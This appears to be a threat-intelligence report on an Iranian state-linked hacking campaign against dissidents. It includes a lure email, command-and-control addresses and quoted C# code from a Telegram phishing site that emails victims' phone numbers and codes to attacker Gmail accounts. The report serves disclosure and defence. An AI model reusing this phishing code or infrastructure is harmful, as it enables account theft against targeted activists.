


Spiraling Attacks:
Iranian Hacking Campaign

MIAAN GROUP

September 2020




Table of Contents

Summary


Since early 2018, Miaan researchers have been tracking malware used in a series of cyber attacks on Iranian dissidents and activists. The research has uncovered hundreds of victims of malware and phishing attacks that stole data, passwords, personal information and more.

The research was initiated by a report published in February 2018 by the Centre for Human Rights in Iran (CHRI) describing how this malware targeted the web-administrator of Majoban Noor, the news website for Iran's Nematollahi Gonabadi Sufi order.

Over two years later in June 2020, it became apparent that the malware and related phishing attacks were linked to a private group based in the city of Mashhad called Andromedaa. Andromedaa had been using the same **command-and-control** server as the attackers and had registered several website domains used for phishing and malware distribution. Some of Andromedaa's activities were independently identified by Talos Intelligence and the Center of Iranian National Computer Emergency Response Team (MAHER-ماهر).

Miaan researchers noticed a pattern that the attacks were repeatedly targeting political dissidents, journalists, human rights defenders, lawyers, student activists, and others. The majority of targets were from Iran's ethnic and religious minority communities, including Turks, Sufi Muslims, and Sunni Arabs. The targeting of these specific groups along with other suspicious aspects of the hacking efforts point to a state-sponsored program. However, as reported by MAHER, Andromedaa also developed broad phishing and malware tools that targeted the general public of Iranian internet users.

Behavior Graphic



Main Command and Control server on 162.248.243.55

- Seperate folder for each victim
- Telegram phishing source codes
- Source Code of obgr.ir to distribute OzvDarOzv
- A copy of Ozvdarozv windows malware
- A copy of Trafikverket.apk android malware

Telegram phishing code was hosted on telegrambackups.com/web with more than 300 victims and victims database was available to the public on ~/web/home/Name2.txt and ~/web/home/Name.txt

Ozvdarozv-windows-50000-gold.exe malware was hosted on telegrambackups.com/membership

Information about more than 100 victims including stolen information(I.e: documents,desktop screenshot, and Skype chat screenshot)

Trafikverket.apk android malware has its own command and control server on alarabiye.net and gradleservice.info

Command and Control server on alarabiye.net

Storing stolen information on gradleservice.info


Timeline of Developments

February 25, 2018

Less than one month after a bloody clash between Iranian security forces and Gonabadi Sufis in Tehran, a suspicious email was sent to one of the administrators of Majzooban Noor, the Gonabadi's official news website. The email sender claimed to work in a textile facility which caught the clash on its CCTV camera.

The sender claimed he could remain silent and asked the Majzooban administrator to publish an attached video, which he claimed was a four-hour video "shedding light on the truth" regarding the clash.

The attachment was actually a malware in the form of a compressed ZIP file. When opened, the malware installed a file in .SCR format on the victim's computer, which dropped/created an NFS file, a VBScript file, and a .mp4 video file onto the computer.



From: [redacted]@gmail.com>
Date: Sun, 25 Feb 2018 at 6:19 pm
Subject: فیلم 4 ساعتی از گلستان هفتم.لطفا حقیقت را به همه اطلاع دهید
To: <[redacted]@gmail.com>

با سلام خدمت اقای [redacted]

من از همسایه های گلستان هفتم هستم .کارم نساجی است و اتفاقا دوربین محل کارم درست در جلوی اتفاقات اخیر خیابون گلستان هفتم بوده .با نگاهی که به تصویر ضبط شده میکنم همه حقایق مشخصه . حقیقتش ابتدا نمیخواستم صدام رو دربیارم ولی دیدم ممکنه گناه باشه که مدرک و
سندی به این معتبری و وضوح رو مردم ندونن و مانند همیشه سرکوب گران فیلم های نمایشی بسازن و مظلومان رو سرکوب کنند ولی چه کنم که پدر هستم و نان آور خانواده .فیلمی به مدت 2:30 دقیقه که اصل ماجرا هست رو براتون ارسال میکنم و اگر نیاز بود بقیشم میفرستم .ولی ازتون
خواهش میکنم به صورت عمومی منتشر نکنید چون محل کار من لو میره و سالها باید زندانی باشم .البته با اجازه و با کمک برادر زاده ام روی فیلم قفل گذاشتم تا دچار عواقبش نشم و خواهش دارم داخل هیچ سایتی فیلم رو نذارین. اگر قطعه دوم فیلم نیز احتیاج بود بگین بفرستم

با تشکر از رشادت هایی که برای آزادی مردم کرده اید

م.نعیم

لینک دانلود :

http://[redacted].zip

پسورد فایل : [redacted]

Screenshot of the email that was sent to the Majzooban website administrator.

The malware sends and stores stolen information on a **command-and-control** server located in the Middle East region, including screenshots from the victim's computer, browser data, and more.

An assessment of the malware showed that there had been more than 100 victims in addition to Majzooban Noor. According to CHRI's research, the attacker(s) used the same malware to attack other minority groups as well, including Iranian Turkish dissidents and human rights defenders, with at least 27 known attacks at the time.


CHRI also reported that journalists who work for the Azarbaijani-langauge service of Voice of America, as well as the personnel of Dorr TV, a pro-Gonabadi station based in France, members of the so-called South Azerbaijan Democratic Party in Sweden, and the Heydar Baba Azeri media group were all also targeted by the same malware.

May 15, 2019

The hackers developed a new version of this malware that had the exact same behavior but used pyAesCrypt 0.3 encryption to encrypt all files before transferring them to the **command-and-control** server. It was also discovered by this time that there were victims that were infected with the prior version of the malware in Canada, the European Union, Istanbul, Ankara, Sweden, Germany, Chicago, and Virginia.

August 30, 2019


On this date was the first time we noticed that the hackers were developing a phishing website to target Iranian Telegram users, creating different versions using ASP .Net and C#.



```
HttpBrowserCapabilities bc = Request.Browser;

string[] computer_name = System.Net.Dns.GetHostEntry(Request.ServerVariables["remote_addr"]).HostName.Split(new Char[] { '.' });
String ecn = System.Environment.MachineName;

Mail.SendEmail("Type : [" + bc.Type + "]" + "<br />" +
    "Name : [" + bc.Browser + "]" + "<br />" +
    "Version : [" + bc.Version + "]" + "<br />" +
    "ComputerName : [" + computer_name[0].ToString() + "]" + "<br />" +
    "PhoneNumber : [" + txtPhoneNumber.Value + "]" + "<br />" +
    " CountryCode : [" + txtCountryCode.Value + "]" + "<br /> UserAgent : " + Request.UserAgent,


     "PhoneNumber : " + txtPhoneNumber.Value +
     " CountryCode : " + txtCountryCode.Value);
Session["CountryCode"] = txtCountryCode.Value;
Session["txtPhoneNumber"] = txtPhoneNumber.Value;
Response.Redirect("code.aspx", true);
```

Source code of the phishing website that is targeting Telegram

An analysis of the code of this yet-to-be launched website provided more information about the work of these hackers who were unknown at the time. The code showed that when users fall into the phishing trap, the users information, including phone number, 2-step verification code, password, IP, and computer name, would be sent to two gmail accounts.




```
namespace Telegram
{
    public class Mail
    {
        public static void SendEmail(string emailbody, string emailSubject)
        {
            MailMessage mailMessage = new MailMessage("t[redacted]s@gmail.com", "t[redacted]@gmail.com");
            mailMessage.Body = emailbody;
            mailMessage.Subject = emailSubject;
            mailMessage.IsBodyHtml = true;
            SmtpClient smtpClient = new SmtpClient("smtp.gmail.com", 587);
            smtpClient.Credentials = new System.Net.NetworkCredential()
            {
                UserName = "t[redacted]s@gmail.com",
                Password = '[redacted]
            };
            smtpClient.EnableSsl = true;
            smtpClient.Send(mailMessage);
        }
        public static void SendEmail2(string emailbody, string emailSubject)
        {
            MailMessage mailMessage = new MailMessage("t[redacted]@gmail.com", "t[redacted]@gmail.com");
            mailMessage.Body = emailbody;
            mailMessage.Subject = emailSubject;
            mailMessage.IsBodyHtml = true;
            SmtpClient smtpClient = new SmtpClient("smtp.gmail.com", 587);
            smtpClient.Credentials = new System.Net.NetworkCredential()
            {
                UserName = "t[redacted]@gmail.com",
                Password = '[redacted]
            };
            smtpClient.EnableSsl = true;
            smtpClient.Send(mailMessage);
            // [redacted]
        }
    }
}
```

Source code of the phishing website that is targeting Telegram, sending user’s information via email

At this point we still were unable to identify where this website was being hosted or would be hosted. We found the domain later in September.

September 2, 2019

We found a phishing website that masked itself as a Telegram login page. By September 17, 2019, this website had been used to hack more than 300 users. We were able to track some of the victims to Telegram accounts linked to phone numbers in Iran, US, Canada, Czech Republic, Germany, New Zealand, Abkhazia, Turkey, Russia, China, Thailand, Brazil, Finland, Azerbaijan and Denmark.



http://telegrambackups.com/web/

Sign in

Please choose your country and enter your full phone number.

Country: Canada

Code: +1

Phone number

Welcome to the official Telegram web-client.

The Screenshot of a phishing site, targeting Telegram users.

June 5, 2020


In May 2019, we had found Membership.rar, a .rar file on the main **command-and-control** server that was used to attack Gonabadi Sufis. However, because that file was password protected, we could not unzip it at that time.

In June 2020, during an investigation into telegrambackups.com/web[1], which is a phishing link targeting Telegram users, we found the exact same .rar file on telegrambackups.com/membership. The fact that both files were identical suggested that both were developed with the same actor who shared the same infrastructure for both malware. This is when we found out about Andromedaa.com for the first time.

Andromedaa is an Iranian firm that develops software and applications for Android, iOS, and Windows, intended to increase users' exposure on social media networks, like Instagram and Telegram channels.

[1] This document is available upon request.

On the telegrambackups.com phishing site, we found a subdirectory named “membership”. In this subdirectory, Andromedaa was promoting a new social media tool that could be used to get more followers and engagement on Telegram named OzvdDarOzv.


دانلود عضو در عضو تلگرام برای ویند
Not Secure
http://www.telegrambackups.com/membership/
Incognito
عضو در عضو
پروموت کانال و افزایش ممبر و بازدید کانال
دانلود
توضیحات
عضو در عضو تلگرام
۰۱:۱۰


خطا: این نسخه ویژه پلتفرم ویندوز تهیه شده است، جهت بهره‌برداری
از امکانات این نرم‌افزار را بر روی ویندوز نصب کنید

رمز: ozvdarozv

افزایش عضو تلگرام توسط کاربران ۱۰۰٪ واقعی و ایرانی عضو در عضو اولین برنامه ایرانسیت که این امکان رو به شما میده که به صورت رایگان تعداد
عضوهای تلگرام خودتون رو افزایش بدید. نحوه کار: نرم افزار جدید تحت ویندوز عضو در عضو به مدت یک هفته به شما این امکان را میدهد که بعد از فعال
سازی اکانت ۵۰۰۰۰ سکه جایزه بگیرید و ۲۵۰۰۰ فالوور رایگان برای تلگرام یا اینستاگرام دریافت کنید

Screenshot of telegrambackups.com/membership

On OzvdDarOzv, we found out that they are distributing malware using the .rar file identical to the one we found on the main **command-and-control** server in May 2019. This time, however, the password was in plain text on telegrambackups.com/membership. This malware stole user data such as browser information and could also record video and audio using the victim’s computer, transferring this data to a **C&C server**.



Sign in

Please choose your country and enter your full phone number.

Country
Canada

Code
+1

